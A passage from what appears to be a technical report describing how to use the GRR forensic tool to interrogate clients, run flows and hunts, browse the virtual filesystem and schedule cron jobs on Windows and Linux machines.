


Fig. 113. Interrogation performed on Client

As mentioned earlier, checking the launched flow tab we can find that the interrogate flow was created and that particular client was interrogated. As soon as the process gets completed or faces any error, the notification is sent. One can see the notifications from the red tab on the right side of the page. The notification tab turns red if there is any new notification available. GRR offers to download the results in three different formats as shown in the screenshot above 1. CSV 2. YAML 3. SQLite script. There is one more way to start the interrogation process. We can start the interrogation by starting a new flow. Navigating to the Administrative option, we can find an option called “Interrogate” using which we can create a new flow[179].




Fig. 114. Alternate way to initiate the interrogation flow

Next thing which is an important feature of this forensic tool is Flows. There may be multiple clients deployed on number of machines in remote location. This could cause resource hogging problem. So, flows were created to resolve that issue. Flows are the server-side entities that invoke client activities. These operations are carried out asynchronously. In other words, they are requested, and then the results are made accessible afterwards. It is important that the target system should be available to carryout any investigation. To initiate a flow, on the UI port click on the “Start new flows” option [179].




Fig. 115. Launch a new flow

The screenshot above shows how exactly we can launch a flow. There are many options to do different operations such as check netstat, check browser history, check the registry files, run checks and many more. GRR offers the option for selecting output plugins where one can get the results on the email address.

The figure 116 below shows a number of flows and hunts run on the Windows 10 machine. The result can be seen below. The result includes state data with the OS version, client info, interfaces, memory size, hardware info, etcetera. Different hunts and flows are performed on all the active clients for analysis purpose.




Fig. 116. Investigating with GRR

The Virtual File System is another feature of GRR. GRR stores the data on the server side in data store whenever it collects forensic information from the client [179]. It is also known as the VFS tree which provides a view of the client filesystem. From the left panel, select "Browse Virtual Filesystem". It shows two categories namely fs and registry as shown in the figure below.




Fig. 117. Virtual Filesystem for Windows 8 Client




Fig. 118. Detailed VFS Information of the Client

The fs option shows the complete view of the client's filesystem from where we can even download those files for further investigation. The registry options are only present for the Windows operating system and gives a view into the live registry on the client's machine. It is very important to know that we need to refresh the VFS tree regularly to get the latest files and information. We can schedule a recursive flow for refreshing the VFS tree after a particular interval of time. The refresh options are available near the download file button. The button with "R" is the one used to schedule recursive refresh.

- *GRR HUNT:*

GRR Hunt is one of the key features that is available. This features that if something can be done on one client, it should be successful on multiple or hundred different clients.

A hunt stipulates a Flow, along with the Flow constraints, in addition to a set of guidelines operated on machines to initiate the Flow. The process of creating a new hunt is through the Hunt Manager section of the UI.

For creating a hunt:

1. Click the + button.
2. Select the desired Flow that needs to be run and fill out all parameters desired for a flow running on a single client.
3. The hunt parameters are likely the Hunt description, Client Limit, Crash limit, Expiry time, Client Rate Number, and some more advanced options.
4. Set any output plugins.
5. Set Hunt rules.
6. Click Run.

This will start the hunting process. However, the best way to run Hunt is from a flow to avoid mistakes. GRR also enforces two sets of limits for hunts.

1. Individual client limits- the default is 600 CPU seconds per client and 100 MB of network traffic per client. and
2. Limits on average resource usage include 1000 results on average per client, 60 CPU seconds on average per client, and 10 MB of network traffic on average per client.

In the below Fig a sample demo first a GRR cron job is configured a certain plan the hunt function in gathering required information besides artifacts against clients through monitoring. In this demo for Netstat flow, the details of the created cron job are Flow (network/Netstat), Output Plugin (None), Rule type (Clients with Label), Description (NetStat). Once the cron job is generated and enabled, the periodic hunts can be seen running as per the selected schedule, configuration and the retrieved results can be viewed for each completed hunt. The next step is to export the retrieved data from the GRR data store. The activated hunts using GRR UI provides an option to view the Html extracted results, to save it, click on view and then save the CSV output

For exploring the Hunt, the hunt is accessed from the hunt manager and the hunt is created form the Flow. Recommended way of creating the hunts is to copy and existing and tested Flow. We have created form the Flow for the netstat and GetMBR.

There are some Hunt rules that needs to be considered and those are:

Hunt rules are used to define a subset of the clients to run a hunt on. The most common rules are

1. Limiting the hunt to a single operating system and
2. Limiting the hunt to clients that have a certain label attached but GRR offers regex and integer matching on all the client attributes.

GRR has many other features like Cron Jobs. GRR performs periodical cleanup and maintenance tasks. We can make them run on the server side and clients can check on the Cron Job Viewer about which cron jobs are currently running. The screenshot below shows GRR also has the features to check the server and client load, get report about the crashes, etcetera [179].





Fig. 119. Advanced Feature to check the Server Load




Fig. 120. Statistics about active clients, system flows and hunts including crashes



Fig. 121. Hunts performed on Windows Client

When the hunts are run after choosing any system(client) that you want to perform hunts on, we can see the details as shown in the above diagram. There are multiple parameters that needs to be set, such as: hunt name, description of the hunt, crash limit, expiry time, client limit and other various options.

The parameters can be explained as:

The above diagram shows the detailed view. The Hunts performed here as on list processes shows the statistic information about the file. There is a client id specified that shows on what operating system/client the hunts have been performed on. The figure 32 shows the list of messages that has been notified after the hunts have been performed successfully. Any important messages that need to be notified for and the flow name are listed accordingly.




Fig. 124. Log Details for the Hunt performed to capture the list of processes running on the clients

Hunts performed on Linux system

The figure 125 below shows a number of flows and hunts run on the Ubuntu machine. The result can be seen below. The result includes state data with the OS version, client info, interfaces, memory size, hardware info, etcetera. Different hunts and flows are performed on all the active clients for analysis purpose.

Like the previous cases, when the search was done on targeted machine, Windows 8 and 10, this will also give similar results. Various set of flows have been selected such as netstat, memory check and interrogation on the client Ubuntu as well [105].




Fig. 125. Hunts performed on Linux System

Since, Hunts also provide a way where we can define the rule set, where we can define our rule to perform set of hunts on the different type of operating system. Specifying as such will perform hunts on those machines only. Here we have covered the rule by defining to perform hunt on Linux system only. This will cover the different operating system that has been installed as clients. We have Ubuntu 14.4 and Fedora here.

